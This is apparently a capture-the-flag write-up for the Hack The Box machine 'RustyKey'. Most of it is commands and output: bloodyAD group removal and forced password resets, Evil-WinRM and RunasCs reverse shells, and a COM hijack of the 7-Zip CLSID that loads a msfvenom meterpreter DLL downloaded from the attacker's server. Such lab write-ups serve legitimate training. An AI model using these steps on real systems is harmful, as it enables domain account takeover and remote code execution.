
If we check the members of the IT group, we have bb.morgan and GG.anderson.

So first, remove IT from the Protected Object group.
1
bloodyAD --host dc.rustykey.htb -k -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB' 'CN=IT,CN=USERS,DC=RUSTYKEY,DC=HTB'
1
2
3
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# bloodyAD --host dc.rustykey.htb -k -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB' 'CN=IT,CN=USERS,DC=RUSTYKEY,DC=HTB'
[-] CN=IT,CN=USERS,DC=RUSTYKEY,DC=HTB removed from CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB
Force Password change
Now we can see that members of the Remote Management Users group are from the IT group and the Support group. Since IT is no longer part of the Protected Object group, we can simply change the password of a member of the IT group and try using WinRM.

Change the password of bb.morgan.
1
bloodyAD --kerberos --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' set password bb.morgan 'Password123!'
1
impacket-getTGT rustykey.htb/bb.morgan:Password123! -dc-ip 10.10.11.75
1
export KRB5CCNAME=bb.morgan.ccache
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# bloodyAD --kerberos --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' set password bb.morgan 'Password123!'
[+] Password changed successfully!

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# impacket-getTGT rustykey.htb/bb.morgan:Password123! -dc-ip 10.10.11.75

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in bb.morgan.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# export KRB5CCNAME=bb.morgan.ccache
Evil-Winrm
1
evil-winrm -i dc.rustykey.htb -u bb.morgan  -r rustykey.htb
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# evil-winrm -i dc.rustykey.htb -u bb.morgan  -r rustykey.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: User is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> type ..\Desktop\user.txt
***************b3e59d12f40111f02
*Evil-WinRM* PS C:\Users\bb.morgan\Documents>
*Evil-WinRM* PS C:\Users\bb.morgan\Documents>
Here on the desktop, we found internal.pdf.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\bb.morgan\Desktop> ls


    Directory: C:\Users\bb.morgan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/4/2025   9:15 AM           1976 internal.pdf
-ar---         7/1/2025   5:26 AM             34 user.txt


*Evil-WinRM* PS C:\Users\bb.morgan\Desktop> download internal.pdf

Info: Downloading C:\Users\bb.morgan\Desktop\internal.pdf to internal.pdf

Info: Download successful!
*Evil-WinRM* PS C:\Users\bb.morgan\Desktop>
This is a script to get the user directory. Its only purpose is cleanup on the machine; it will remove all changes made. This is for my ease—you can ignore it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
IP=10.10.11.75

impacket-getTGT rustykey.htb/'IT-COMPUTER3$:Rusty88!' -dc-ip 10.10.11.75

export KRB5CCNAME=IT-COMPUTER3$.ccache

sudo ntpdate $IP

bloodyAD --host "dc.rustykey.htb" --dc-ip "$IP" -d "dc.rustykey.htb" -k add groupMember "HELPDESK" "IT-COMPUTER3$"

bloodyAD --host dc.rustykey.htb -k -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB' 'CN=IT,CN=USERS,DC=RUSTYKEY,DC=HTB'

bloodyAD --kerberos --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' set password bb.morgan 'Password123!'

impacket-getTGT rustykey.htb/bb.morgan:Password123! -dc-ip 10.10.11.75

export KRB5CCNAME=bb.morgan.ccache

evil-winrm -i dc.rustykey.htb -u bb.morgan  -r rustykey.htb
```text
**Internal.pdf**

<img src="assets/img/rustykey/image6.png" alt="Error loading Image"/>


Now we can see the message is written to the **Support** group, and there is only one member in the **ee.read** group.

Secondly, there are two points in internal.pdf:

1. It is related to the file archiving feature.
2. It is related to registry modification.

So here we have COM Hijacking, but first, jump to **ee.reed**.

<img src="assets/img/rustykey/image7.png" alt="Error loading Image"/>

`ee.reed` is a member of **Support** but is **not** in the **Remote Management Users** group, so we cannot connect via WinRM directly. We must use `bb.morgan`'s WinRM shell to execute commands as `ee.reed` via RunasCs.

First, remove the **Support** group from Protected Objects (otherwise password resets are blocked). The `bloodyAD remove groupMember` command deletes the group's DN from the `member` attribute of the Protected Objects group:

```shell
bloodyAD --host dc.rustykey.htb -k -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB' 'CN=SUPPORT,CN=USERS,DC=RUSTYKEY,DC=HTB'
Now change ee.reed’s password. The bloodyAD set password command modifies the unicodePwd attribute on the user object via Kerberos-authenticated LDAP:
1
bloodyAD --kerberos --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' set password ee.reed 'Password123!'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ bloodyAD --host dc.rustykey.htb -k -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB' 'CN=SUPPORT,CN=USERS,DC=RUSTYKEY,DC=HTB'
[-] CN=SUPPORT,CN=USERS,DC=RUSTYKEY,DC=HTB removed from CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB

┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ bloodyAD --kerberos --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' set password ee.reed 'Password123!'
[+] Password changed successfully!

Since `ee.reed` is not in the Remote Management Users group, we cannot Evil-WinRM directly. Instead, we use `user.sh` — a convenience script that automates getting a WinRM session as `bb.morgan` (who IS in Remote Management Users). From that shell we upload **RunasCs** ([RunasCs](https://github.com/antonioCoco/RunasCs/releases/tag/v1.5)) to execute commands as `ee.reed`:

```shell
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# ./user.sh
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
2025-07-01 11:56:08.604606 (-0400) +340.017999 +/- 0.090718 10.10.11.75 s1 no-leap
CLOCK: time stepped by 340.017999
[+] IT-COMPUTER3$ added to HELPDESK
[-] CN=IT,CN=USERS,DC=RUSTYKEY,DC=HTB removed from CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB
[+] Password changed successfully!
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in bb.morgan.ccache

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: User is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> upload RunasCs.exe

Info: Uploading /home/kali/HTB-machine/rustykey/writeup/RunasCs.exe to C:\Users\bb.morgan\Documents\RunasCs.exe

Data: 68948 bytes of 68948 bytes copied
Now start a listener and execute RunasCs to get a shell as ee.reed:
1
2
3
┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
1
2
3
*Evil-WinRM* PS C:\tools> .\RunasCs.exe ee.reed Password123! cmd.exe -r 10.10.14.28:1337
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 3744 created in background.
And the listener catches the callback:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.28] from (UNKNOWN) [10.10.11.75] 51845
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
rustykey\ee.reed

C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\Windows\system32>
COM Hijacking via CLSID (HKLM) – Explanation
COM Hijacking is a technique attackers use to gain persistence or code execution by abusing the Windows Component Object Model (COM) infrastructure.
What is COM?
COM (Component Object Model) is a Microsoft technology that allows different software components to communicate. It uses unique IDs called CLSID (Class ID) to identify these components.
Each CLSID corresponds to a COM object and is registered in the Windows Registry, often under:
HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{CLSID}- or
HKEY_CURRENT_USER\Software\Classes\CLSID\{CLSID}
What it is:
An attacker modifies the registry entry of a legitimate CLSID under HKLM\Software\Classes\CLSID\{CLSID} to point to a malicious DLL or executable. When a trusted application loads that COM object, it unknowingly loads the attacker’s code instead.
Why HKLM?
HKLMchanges apply system-wide (affects all users).- Requires admin privileges to write.
- More reliable for persistence than per-user hijacking (
HKCU).
Here we use the reg query command to filter results and show only entries that contain the string "zip".
1
reg query HKCR /s /f "zip"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.28] from (UNKNOWN) [10.10.11.75] 65271
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
rustykey\ee.reed

C:\Windows\system32>reg query HKCR /s /f "zip"
reg query HKCR /s /f "zip"

HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\7-Zip
...
...
HKEY_CLASSES_ROOT\SystemFileAssociations\.zip

HKEY_CLASSES_ROOT\WOW6432Node\CLSID\{23170F69-40C1-278A-1000-000100020000}
    (Default)    REG_SZ    7-Zip Shell Extension

HKEY_CLASSES_ROOT\WOW6432Node\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip32.dll
...
...
End of search: 52 match(es) found.

C:\Windows\system32>
Secondly, we can see that Support has full access on the CLSID key, allowing COM hijack without admin privileges.
1
$regPath = 'HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}'
1
$acl = Get-Acl -Path "Registry::$regPath"
1
$acl.Access
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> $regPath = 'HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}'
$regPath = 'HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}'
PS C:\Windows\system32>

PS C:\Windows\system32> $acl = Get-Acl -Path "Registry::$regPath"
$acl = Get-Acl -Path "Registry::$regPath"
PS C:\Windows\system32>

PS C:\Windows\system32> $acl.Access
$acl.Access


RegistryRights    : FullControl
AccessControlType : Allow
IdentityReference : CREATOR OWNER
IsInherited       : False
InheritanceFlags  : ContainerInherit
PropagationFlags  : InheritOnly

RegistryRights    : FullControl
AccessControlType : Allow
IdentityReference : NT AUTHORITY\SYSTEM
IsInherited       : False
InheritanceFlags  : ContainerInherit
PropagationFlags  : None

RegistryRights    : FullControl
AccessControlType : Allow
IdentityReference : BUILTIN\Administrators
IsInherited       : False
InheritanceFlags  : ContainerInherit
PropagationFlags  : None

RegistryRights    : ReadKey
AccessControlType : Allow
IdentityReference : BUILTIN\Users
IsInherited       : False
InheritanceFlags  : ContainerInherit
PropagationFlags  : None

RegistryRights    : FullControl
AccessControlType : Allow
IdentityReference : RUSTYKEY\Support
IsInherited       : False
InheritanceFlags  : ContainerInherit
PropagationFlags  : None

RegistryRights    : ReadKey
AccessControlType : Allow
IdentityReference : APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES
IsInherited       : False
InheritanceFlags  : ContainerInherit
PropagationFlags  : None


PS C:\Windows\system32>
Search for CLSID entries related to “7-Zip” under HsKEY_CLASSES_ROOT
1
reg query HKCR\CLSID /f "7-Zip" /s
View the InprocServer32 path for the identified 7-Zip CLSID
1
req query "HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
PS C:\Windows\system32> reg query HKCR\CLSID /f "7-Zip" /s
reg query HKCR\CLSID /f "7-Zip" /s

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}
    (Default)    REG_SZ    7-Zip Shell Extension

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll

End of search: 2 match(es) found.
PS C:\Windows\system32>

PS C:\Windows\system32> reg query "HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"
reg query "HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll
    ThreadingModel    REG_SZ    Apartment

PS C:\Windows\system32>
Now, we create a reverse shell .dll file.
The InprocServer32 registry key under a CLSID specifies the DLL path that the COM subsystem loads when a client activates the COM object. By replacing this value with a path to a malicious DLL, any process that instantiates the 7-Zip Shell Extension COM object will instead load the attacker’s DLL. Because Support has FullControl on this registry key (confirmed by the ACL above), this modification succeeds without administrative privileges — the Support group’s ACE grants write access system-wide on HKLM.
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.28 LPORT=4444 -f dll -o revShell.dll
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.28 LPORT=4444 -f dll -o revShell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
Saved as: revShell.dll
1
python3 -m http.server 1338
1
iwr -Uri "http://10.10.14.28:1338/revShell.dll" -OutFile "C:\tools\revShell.dll"
Now, set a multi-handler on msfconsole.
1
2
3
4
5
6
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.28
set LPORT 1339
set ExitOnSession false
exploit -j
This command sets the COM class’s in-process server DLL to “C:\Tools\revShell.dll”. When that COM object is instantiated, it will load the specified DLL — here, a reverse shell payload — allowing an attacker to gain code execution.
1
reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /ve /d "C:\Tools\revShell.dll" /f
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.28
LHOST => 10.10.14.28
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.28:4444
msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 10.10.14.28:4444:-  -
msf6 exploit(multi/handler) > [-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (203846 bytes) to 10.10.11.75
[*] Meterpreter session 1 opened (10.10.14.28:4444 -> 10.10.11.75:61289) at 2025-07-02 09:08:26 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x64/windows  RUSTYKEY\mm.turner @ DC  10.10.14.28:4444 -> 10.10.11.75:61289 (10.10.11.75)

msf6 exploit(multi/handler) > [*] 10.10.11.75 - Meterpreter session 1 closed.  Reason: Died
sessions -i 1
[-] Invalid session identifier: 1
msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 10.10.14.28:4444:-  -
msf6 exploit(multi/handler) > [-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Sending stage (203846 bytes) to 10.10.11.75
[*] Meterpreter session 2 opened (10.10.14.28:4444 -> 10.10.11.75:55024) at 2025-07-02 09:10:14 -0400

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > getuid
Server username: RUSTYKEY\mm.turner
meterpreter > whoami /priv
[-] Unknown command: whoami. Run the help command for more details.
meterpreter >
Note:
But this is very unstable; it closes after 10-15 seconds. So, we create another multi-handler in a different tab and execute it directly when we get a Meterpreter session.
As it is one system, we also upload the .exe file to C:\tools.
When we get a shell, we run the .exe directly to get a stable shell.
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.28 LPORT=4441 -f exe -o reverse64.exe
Now, we set another handler in msfconsole.
1
2
3
4
5
6
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.28
set LPORT 4441
set ExitOnSession false
exploit -j
Executing on the first session:
1
.\reverse64.exe
On the second Meterpreter session, we have:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
